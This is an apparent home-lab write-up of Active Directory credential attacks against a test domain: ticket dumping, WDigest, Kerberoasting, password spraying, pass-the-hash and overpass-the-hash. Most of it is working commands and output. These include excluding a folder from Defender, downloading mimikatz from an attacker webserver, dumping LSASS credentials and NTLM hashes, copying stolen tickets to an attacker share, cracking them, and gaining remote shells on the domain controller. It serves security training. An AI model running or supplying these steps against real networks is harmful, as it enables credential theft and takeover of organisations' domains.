Remember! When a user completes a login (AS\_REQ and then AS\_REP) the AS\_REP contains a TGT for that user. The user will then use that TGT to make a TGS request (TGS\_REQ) when trying to authenticate with an application server.

In summary, if you are able to steal a TGS of another user you can authenticate to only the specified service as them. With a TGT you can legitimately go through the TGS\_REQ, TGS\_REP, AP\_REQ, and AP\_REP process and authenticate to any application service that the original TGT had access to.

## Demonstration

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

In this example Add-MpPreference was used to exclude the "C:\tools" directory from Real Time Protection. Mimikatz was then downloaded from the kali webserver and ran.

Privilege::debug was used to run the commands under the context of the security privilege SEDebugPrivilege. This needs to be done because LSASS is running under the context of SYSTEM.

```

PS C:\> Add-MpPreference -ExclusionPath "C:\tools"
PS C:\> (new-object net.webclient).downloadfile('http://192.168.40.132/mimikatz.exe', 'c:\tools\mimikatz.exe')
PS C:\> C:\tools\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 188881 (00000000:0002e1d1)
Session           : Interactive from 1
User Name         : JBettis
Domain           : YEE
Logon Server      : DC01
Logon Time        : 7/15/2020 11:37:02 AM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1131

* Username : JBettis
* Domain   : YEE.WTF
* Password : (null)

Group 0 - Ticket Granting Service
[00000000]
Start/End/MaxRenew: 7/15/2020 11:38:39 AM ; 7/15/2020 9:37:01 PM ; 7/22/2020 11:37:01 AM
Service Name (02) : ProtectedStorage ; DC01.yee.wtf ; @ YEE.WTF
Target Name (02)  : ProtectedStorage ; DC01.yee.wtf ; @ YEE.WTF
Client Name (01)  : JBettis ; @ YEE.WTF
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
                  ea10f07698624867eb42f7418f7348ded8fb1844aa2c5d2171fc437e7f119d92
Ticket           : 0x00000012 - aes256_hmac ; kvno - 3      [...]
[00000001]
Start/End/MaxRenew: 7/15/2020 11:38:39 AM ; 7/15/2020 9:37:01 PM ; 7/22/2020 11:37:01 AM
Service Name (02) : cifs ; DC01.yee.wtf ; @ YEE.WTF
Target Name (02)  : cifs ; DC01.yee.wtf ; @ YEE.WTF
Client Name (01)  : JBettis ; @ YEE.WTF
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

```

Note- The account you made a ticket for, must be authorized to reach a service that can be remotely administered otherwise it is not very useful. A Microsoft SQL server would be the most obvious way to acquire RCE from here.

## WDigest

WDigest - Protocol used for clients to send cleartext credentials to HTTP and Simple Authentication Security Layer applications. Windows stores the password in memory (LSASS) for convenience of the user when they login to their workstation.

Optional Patch released in 2014. 2008R2/7 and before is vulnerable unless the optional patch and registry change was applied.

<https://www.hackingarticles.in/credential-dumping-wdigest/>

## Demonstration

This was run from Userbox (Windows 7) under the context of Tire (domain admin) in an elevated command prompt.

```
C:\Windows\system32>C:\tools\mimikatz86.exe

.#####.   mimikatz 2.2.0 (x86) #18362 Feb  8 2020 12:26:09
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## < \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 322730 (00000000:0004ecaa)
Session           : Interactive from 1
User Name         : Tire
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/29/2020 12:56:30 PM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1112

    wdigest :
        * Username : Tire
        * Domain   : YEE
        * Password  : adminyeetcannon
```

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 1251005 (00000000:001316bd)
Session           : Interactive from 2
User Name         : Tire
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/29/2020 12:35:14 PM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1112

    wdigest :
        * Username : Tire
        * Domain   : YEE
        * Password  : (null)
```

## Kerberoast

What is Kerberoasting?

When a TGS\_REQ is requested a TGS\_RES is returned without authentication (The authentication (group access) is to be done by the application after the AP\_REQ). The TGS\_RES sent to the requesting computer is encoded with the hash of the password of the SPN owner. Brute forcing the TGS\_RES can be done quickly and silently (done offline) leaving someone with the password for the SPN that should not have it. Keep in mind that they will still need to be able to determine who the password belongs to and the SPN owner may not be obvious.

<https://www.blackhillsinfosec.com/a-toast-to-kerberoast/>

## Demonstration 1

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

```
PS Y:\> whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                SID                 Attributes
-----
-----
Everyone                                       Well-known group    S-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                 Alias               S-1-5-32-545        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                     Well-known group    S-1-5-4             Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                Well-known group    S-1-2-1             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
LOCAL                                         Well-known group    S-1-2-0             Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity    Well-known group    S-1-18-1            Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label               S-1-16-8192
```

Notice that the user is just a domain user and this is all being run from a non-elevated context.

```

C:\Users\squid>klist
Current LogonId is 0:0x2eb34
Cached Tickets: (2)
#0> Client: Squid @ YEE.WTF
Server: krbtgt/YEE.WTF @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 7/15/2020 13:20:56 (local)
End Time: 7/15/2020 23:20:56 (local)
Renew Time: 7/22/2020 13:20:56 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01
#1> Client: Squid @ YEE.WTF
Server: LDAP/DC01.yee.wtf/yee.wtf @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 7/15/2020 13:20:56 (local)
End Time: 7/15/2020 23:20:56 (local)
Renew Time: 7/22/2020 13:20:56 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.yee.wtf

```

After AS\_REP it is expected that we would have a TGT. We see here that we also completed a AP\_REP and were granted the ability to access the LDAP/DC01.yee.wtf/yee.wtf SPN (this is standard).

```

PS C:\Users\squid> add-type -assemblyname system.identitymodel
PS C:\Users\squid> new-object system.identitymodel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'HTTP/IIS.yee.wtf'

```

These commands are simply adding a non-default namespace and then requesting a ticket for the http/IIS.yee.wtf SPN. The key point here is that you do not need to be able to authenticate with the IIS server to do this. If you send the KDC a TGS\_REQ for the 'HTTP/IIS.yee.wtf' SPN you will receive a TGS\_REP with a Service Ticket for the desired SPN. This Service Ticket is encrypted with the password for the SPN. If you can brute force it, you've got the password.

```
PS C:\Users\squid> klist

Current LogonId is 0:0x2eb34

Cached Tickets: (3)

#0> Client: Squid @ YEE.WTF
    Server: krbtgt/YEE.WTF @ YEE.WTF
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 7/15/2020 13:20:56 (local)
    End Time: 7/15/2020 23:20:56 (local)
    Renew Time: 7/22/2020 13:20:56 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01

#1> Client: Squid @ YEE.WTF
    Server: HTTP/IIS.yee.wtf @ YEE.WTF
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 7/15/2020 13:23:01 (local)
    End Time: 7/15/2020 23:20:56 (local)
    Renew Time: 7/22/2020 13:20:56 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: DC01.yee.wtf

#2> Client: Squid @ YEE.WTF
    Server: LDAP/DC01.yee.wtf/yee.wtf @ YEE.WTF
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
    Start Time: 7/15/2020 13:20:56 (local)
    End Time: 7/15/2020 23:20:56 (local)
    Renew Time: 7/22/2020 13:20:56 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: DC01.yee.wtf
```

We can see that we now have a Session Ticket for the HTTP SPN.

```

PS C:\tools> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 7/15/2020 1:20:56 PM ; 7/15/2020 11:20:56 PM ; 7/22/2020 1:20:56 PM
Server Name       : krbtgt/YEE.WTF @ YEE.WTF
Client Name       : Squid @ YEE.WTF
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 0-40e10000-Squid@krbtgt~YEE.WTF-YEE.WTF.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 7/15/2020 1:23:01 PM ; 7/15/2020 11:20:56 PM ; 7/22/2020 1:20:56 PM
Server Name       : HTTP/IIS.yee.wtf @ YEE.WTF
Client Name       : Squid @ YEE.WTF
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 1-40a10000-Squid@HTTP~IIS.yee.wtf-YEE.WTF.kirbi

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 7/15/2020 1:20:56 PM ; 7/15/2020 11:20:56 PM ; 7/22/2020 1:20:56 PM
Server Name       : LDAP/DC01.yee.wtf/yee.wtf @ YEE.WTF
Client Name       : Squid @ YEE.WTF
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a50000-Squid@LDAP~DC01.yee.wtf~yee.wtf-YEE.WTF.kirbi

```

Dump the Tickets to disk.

```

PS C:\tools> net use y: \\192.168.40.132\yeet
The command completed successfully.

PS C:\tools> y:
PS Y:\> copy C:\tools\1-40a10000-Squid@HTTP~IIS.yee.wtf-YEE.WTF.kirbi .

```

Move the HTTP ticket to the kali box.

From here all we need to is crack the hash and BOOM, we've got a password! This brute forcing is very fast.

```

root@CoolHandKali:~/Yeet/Machines/Yee.Wtf/smb# /usr/share/john/kirbi2john.py 1-40a10000-Squid@HTTP~IIS.yee.wtf-YEE.WTF.kirbi > IIS.kirbi.jon
root@CoolHandKali:~/Yeet/Machines/Yee.Wtf/smb# john IIS.kirbi.jon
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Password      ($krb5tgs$unknown)
1g 0:00:00:00 DONE 2/3 (2020-07-15 16:41) 50.00g/s 773200p/s 773200c/s 773200C/s Stephani..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Lastly we use our HomeMadeADEnum.ps1 script to see who the owner of the SPN is.



```

####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="serviceprincipalname=*"
$result = $Searcher.FindAll()
foreach ($obj in $result){
    if ($obj.Properties.serviceprincipalname -like '*http/iis*'){
        foreach ($value in $obj.Properties){
            $value}}}

```

```

Untitled1.ps1 HomeMadeADEnum.ps1 X
13 $objDomain = New-Object System.DirectoryServices.DirectoryEntry
14 $Searcher.SearchRoot = $objDomain
15 ####Finish Create Directory Searcher Object
16
17 ####Begin Create Filter
18 $Searcher.filter="serviceprincipalname="
19 $Result = $Searcher.FindAll()
20 foreach ($obj in $Result){
21     if ($obj.Properties.serviceprincipalname -like '*http/iis*'){
22         foreach ($value in $obj.Properties){
23             $value}}}
24
25

```

```

PS C:\Users\squid> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf

Name                               Value
----                               -
givenname                           {Tripp}
codepage                             {0}
objectcategory                       {CN=Person,CN=Schema,CN=Configuration,DC=yee,DC=wtf}
dscorepropagationdata                {6/30/2020 2:50:10 PM, 1/1/1601 12:00:00 AM}
usnchanged                           {36969}
instancetype                         {4}
logoncount                           {4}
name                                  {Tripp J. Allensworth}
badpasswordtime                       {0}
pwdlastset                           {132383612564609786}
initials                              {J}
serviceprincipalname                 {http/iis.yee.wtf}
objectclass                           {top, person, organizationalPerson, user}
badpwdcount                           {0}
samaccounttype                       {805306368}
lastlogontimestamp                   {132383519824382166}
usncreated                            {12855}
sn                                    {Allensworth}
objectguid                            {246 155 160 240 73 163 170 68 178 251 233 24 82 109 132 178}
memberof                             {CN=IIS_IUSRS,CN=Builtin,DC=yee,DC=wtf}
whencreated                           {6/30/2020 2:50:10 PM}
adspath                               {LDAP://CN=Tripp J. Allensworth,CN=Users,DC=yee,DC=wtf}
useraccountcontrol                    {66048}
cn                                    {Tripp J. Allensworth}
countrycode                           {0}
primarygroupid                         {513}
whenchanged                           {7/4/2020 6:35:06 PM}

```

Now we know the owner of the HTTP SPN is Tripp, his password is "Passw0rd," and he is a member of the IIS\_IUSRS group.

## Demonstration 2

Both of these enumerations were run from the kali machine against the whole domain. The first with zero authentication, the Second with the creds of a domain user.

```
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb# nmap -p 88 --script=krb5-enum-users --script-args
krb5-enum-users.realm='yee.wtf',userdb=/usr/share/seclists/Usernames/Names/names.txt 192.168.40.
128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-15 17:44 EDT
Nmap scan report for 192.168.40.128
Host is up (0.00035s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   jbettis@yee.wtf
|_  tripp@yee.wtf
MAC Address: 00:0C:29:FC:89:94 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb#
```

```
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb# GetUserSPNs.py -request yee.wtf/squid
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation
```

```
Password:
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet
LastLogon		Delegation	
-----	-----	-----	-----
http/iis.yee.wtf	Tripp	CN=IIS_IUSRS,CN=Builtin,DC=yee,DC=wtf	2020-07-04 14:34:16.460979
2020-07-15 18:03:28.177188			

```
$krb5tgs$23$*Tripp$YEE.WTF$http/iis.yee.wtf*$85ea0d54f775af706b20a0d19ee04beb$b7eda27ba803def183
3445388a99d33de9fe696cf7474ab9811a2c7bf3b82c9dc666f19e431d1edd7241591efa7e2aef0793a0de960593c9a3
0b2be3630dbf05c04c827f6e7754695d31ade69ec7f4ad8d958d7f0b99c5fbcf3bc6cbac78906af0f13fb65716ef6cb2
401063c934dc641c3189b29e05052b957e7fa3b336a59506292950a7089c79c219913cdac5be83617cd49a7be869ac6b
c4b2bce4261aaae96980b075784b23486a9e0a6b10fd3b03e41f7dfd000d90057bc02549afd7c5742697e025a4cfd202
53f73da7867ba2aaf9de59e414efcd2b134e9aef53f53dcf94a910eb504d0f33a5d3e4f81ce93ac8ffa612fa3d5bb914
06cff335c89c6dad3634a27d660fef65ce442a7bc5c3943dc39d7a426f8e9a01d9226d02bdecfedb8e4c5a9e4664dbe9
eacaf66b2682913498add893046a1bb06af85404227e1ec3c5a9e520fd874cb729c7eb7582bec939403c5921d857feb0
a749ba7eed4b6d637d03a006d41cba0e4cfd0a1ff8a24897c8bf098d44816e2caf128c5e7413918da938c101bbc5a4c3
8a8376836d5c3483fdf09b0204c5f409bcdbcbb9ef62cd96ee720c71726f74a0064d4a96c5b6b888fc0587bab03d4ace3
19ccd4ddcad033a4332f046523c4cdc5626dc6abc2a2e0454d54bf25c1c20d55e2b4fb8187a3ad7b6e60bde613a672ae
52b712eb8ec37d265f9eb2864e85e0ca9725384195f8e8a4490b715527c36da4ac3cad3aa5d679372c76b3689150a024
fcc17f41e9bdbf8cde3a7d1c7c3f024f57221563425e963be220800ec4fcd287f29dd7f6d04e3938c95b7484e6cdfaff
083f3e1da8fc86e55657fe27e747db5db0d0bc0d8bc4bfebc7d7287ffe905738565ac9e5561e451e08b16c21289f1b1c
c803ee1b8a2a8b587b9ec8b4fddfb1e5400ac9dafbeb83cf26fb1727df00c1e6fade0d013429cfd106403919cb3b42bb
57643f86b710acef8ca63505fbcd534bf38ad987e0218943f87fdcf649bf7bcbdd510963108904a7243e2bf598789e70
517e6feb0767ab739de3b7a37a2f4f9a02be2de9e547dad45140b22004e8b8bd206d51a04989cdc58f93540e527860eb
ae43d195b7ca120fbfd2df5cf34d29d4226b272ad4e8ef88195829cc732378b96176a1a4323fe10d5d1a3e068ebef06
0c7a7edca4b834199aeba182d48d3d6ebdd4db51e07418da5a28d25410b4f523df2a365a68c5c632f01b2aca1b683efa
159e51c60b7790da0218788ef9f4cd0a67f043c68bbdec7ad1fc1f1d7c793a9e93a80455
```

I then copy-pasted the ticket into krb5tgs.out and ran it against john, giving us the password Passw0rd.

```
root@kali:~# john ./krb5tgs.out
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Passw0rd      (?)
1g 0:00:00:00 DONE 2/3 (2020-07-29 15:02) 25.00g/s 142400p/s 142400c/s 142400C/s Stephani..Something
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

## Brute Force

There are about 65535 different tools to brute force things in active directory. The better ones will run some queries to determine what the account lockout number is and how long you have until you can try again without locking the account.

## Demonstration

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

```
PS C:\tools> net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                       0
Maximum password age (days):                       Unlimited
Minimum password length:                            0
Length of password history maintained:              24
Lockout threshold:                                  Never
Lockout duration (minutes):                         30
Lockout observation window (minutes):               30
Computer role:                                      WORKSTATION
The command completed successfully.

PS C:\tools> .\Spray-Passwords.ps1 -Pass 'Passw0rd'
Performing brute force - press [q] to stop the process and print results...
Gussed password for user: 'Tripp' = 'Passw0rd'
Users gussed are:
'Tripp' with password: 'Passw0rd'
```

Determined how fast we could spray with net accounts, and checked our known password against all accounts.

This could also be done with our HomeMadeEnum.ps1 script.

## Lateral Movment

### Pass the Hash

Pass the hash allows us to authenticate with the users via their NTLM hash.

This is method uses NTLM LEGITIMATLY.

Generally when passing the hash, in order to get a reverse shell the hash must belong to a domain admin or local admin because the account needs to be able to access the \$Admin share.

For Pass the Hash to work, Windows File and Print Sharing needs to be enabled.

Pass the Hash uses the Service Control Manager API.

## Demonstration

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

```

C:\Windows\system32>C:\tools\mimikatz.exe

#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 310106 (00000000:0004bb5a)
Session           : Interactive from 1
User Name         : JBettis
Domain           : YEE
Logon Server      : DC01
Logon Time        : 7/16/2020 6:01:33 AM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1131

msv :
  [00000003] Primary
  * Username : JBettis
  * Domain   : YEE
  * NTLM     : 90ce085b7102581debbd0cbe1f3f384b
  * SHA1     : ab887e9b790ced01c3951ba06a9e76d14560d7ba
  * DPAPI    : be013352ac688d9c8188f4456202bc06

tspkg :

```

```

root@CoolHandKali:/Yeet/Machines/Yee.Wtf# pth-winexe -U yee.wtf/JBettis%aad3b435b51404eeaad3b
1404ee:90ce085b7102581debbd0cbe1f3f384b //192.168.40.129 powershell.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> wwhhooammii

yee\jbettis

```

## Overpass the Hash

Overpass the Hash is similar to Pass the Hash as they both utilize a compromised NTLM hash, but in Overpass the Hash we will take that compromised NTLM hash and turn it into a TGT (or TGS). If our created TGT is that of a domain admin, it will give us the ability to send a TGS\_REQ to the KDC that will return a TGS\_RES containing a TGS that will allow us to authenticate to servers as that user.

## ***Demonstration***

This was run from Bossman (Windows 10) under the context of Squid (domain user) in an elevated command prompt.

We have dumped Tire's hash several times now, but in case you don't have it :

4A75E2A7EE6E92ACBC02692028A4EECF

Utilizing overpass the hash (pth in mimikatz), create a session running as squid but will allow us to run commands as Tire.

First I am going to show that I am a user with the 3 standard tickets, plus one more because this is run in a users elevated command prompt. Note that I am denied when I try to psexec to the DC.

```
C:\Users\squid>whoami
yee\squid

C:\Users\squid>klist

Current LogonId is 0:0x3f68c

Cached Tickets: (4)

#0> Client: Squid @ YEE.WTF
Server: krbtgt/YEE.WTF @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 7/29/2020 17:08:19 (local)
End Time: 7/30/2020 3:04:39 (local)
Renew Time: 8/5/2020 17:04:39 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x2 -> DELEGATION
Kdc Called: DC01.yee.wtf

#1> Client: Squid @ YEE.WTF
Server: krbtgt/YEE.WTF @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 7/29/2020 17:04:39 (local)
End Time: 7/30/2020 3:04:39 (local)
Renew Time: 8/5/2020 17:04:39 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01.yee.wtf

#2> Client: Squid @ YEE.WTF
Server: cifs/dc01 @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 7/29/2020 17:08:19 (local)
End Time: 7/30/2020 3:04:39 (local)
Renew Time: 8/5/2020 17:04:39 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.yee.wtf

#3> Client: Squid @ YEE.WTF
Server: cifs/userbox @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 7/29/2020 17:04:39 (local)
End Time: 7/30/2020 3:04:39 (local)
Renew Time: 8/5/2020 17:04:39 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
```



```
C:\Users\squid>C:\tools\psexec.exe \\dc01 cmd.exe
```

```
PsExec v1.96 - Execute processes remotely  
Copyright (C) 2001-2009 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Couldn't access dc01:  
Access is denied.
```

I then used mimikatz to create a TGT with the NTLM hash of Tire and then kick off a cmd prompt.

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>C:\tools\mimikatz.exe  
  
.#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49  
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)  
## / \ ##   /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ / ##   > http://blog.gentilkiwi.com/mimikatz  
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::pth /user:tire /domain:yee.wtf /ntlm:4A75E2A7EE6E92ACBC02692028A4EECF /run:cmd.exe  
user      : tire  
domain    : yee.wtf  
program   : cmd.exe  
impers.   : no  
NTLM      : 4a75e2a7ee6e92acbc02692028a4eecf  
| PID 5716  
| TID 5688  
| LSA Process is now R/W  
| LUID 0 ; 798630 (00000000:000c2fa6)  
\_ msv1_0 - data copy @ 0000022B91BF8360 : OK !  
\_ kerberos - data copy @ 0000022B91B83758  
\_ aes256_hmac -> null  
\_ aes128_hmac -> null  
\_ rc4_hmac_nt OK  
\_ rc4_hmac_old OK  
\_ rc4_md4 OK  
\_ rc4_hmac_nt_exp OK  
\_ rc4_hmac_old_exp OK  
\_ *Password replace @ 0000022B91B5FCE8 (32) -> null  
  
mimikatz #
```

In the new command prompt I showed that all of the previously cached tickets were gone (mimikatz-ism). What is really important about this is that just because we “successfully” created a TGT does not mean it will get me a TGS that will successfully authenticate to anything.

I then psexec'd to the DC (which I was not able to do before).

After proving that I was on the DC I exited back to Bossman and checked my klist, noting that there are cached tickets there now.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>klist
```

```
Current LogonId is 0:0x9a1df
```

```
Cached Tickets: (0)
```

```
C:\Windows\system32>C:\tools\psexec.exe \\dc01 cmd.exe
```

```
PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami && hostname
yee\tire
DC01
```

```
C:\Windows\system32>exit
cmd.exe exited on dc01 with error code 0.
```

```
C:\Windows\system32>klist
```

```
Current LogonId is 0:0x9a1df
```

```
Cached Tickets: (3)
```

```
#0> Client: tire @ YEE.WTF
Server: krbtgt/YEE.WTF @ YEE.WTF
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable
Start Time: 7/29/2020 17:24:19 (local)
End Time: 7/30/2020 3:24:19 (local)
Renew Time: 8/5/2020 17:24:19 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x2 -> DELEGATION
Kdc Called: DC01.yee.wtf
```

```
#2> Client: tire @ YEE.WTF
Server: cifs/dc01 @ YEE.WTF
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_auth
lize

Start Time: 7/29/2020 17:24:19 (local)
End Time: 7/30/2020 3:24:19 (local)
Renew Time: 8/5/2020 17:24:19 (local)
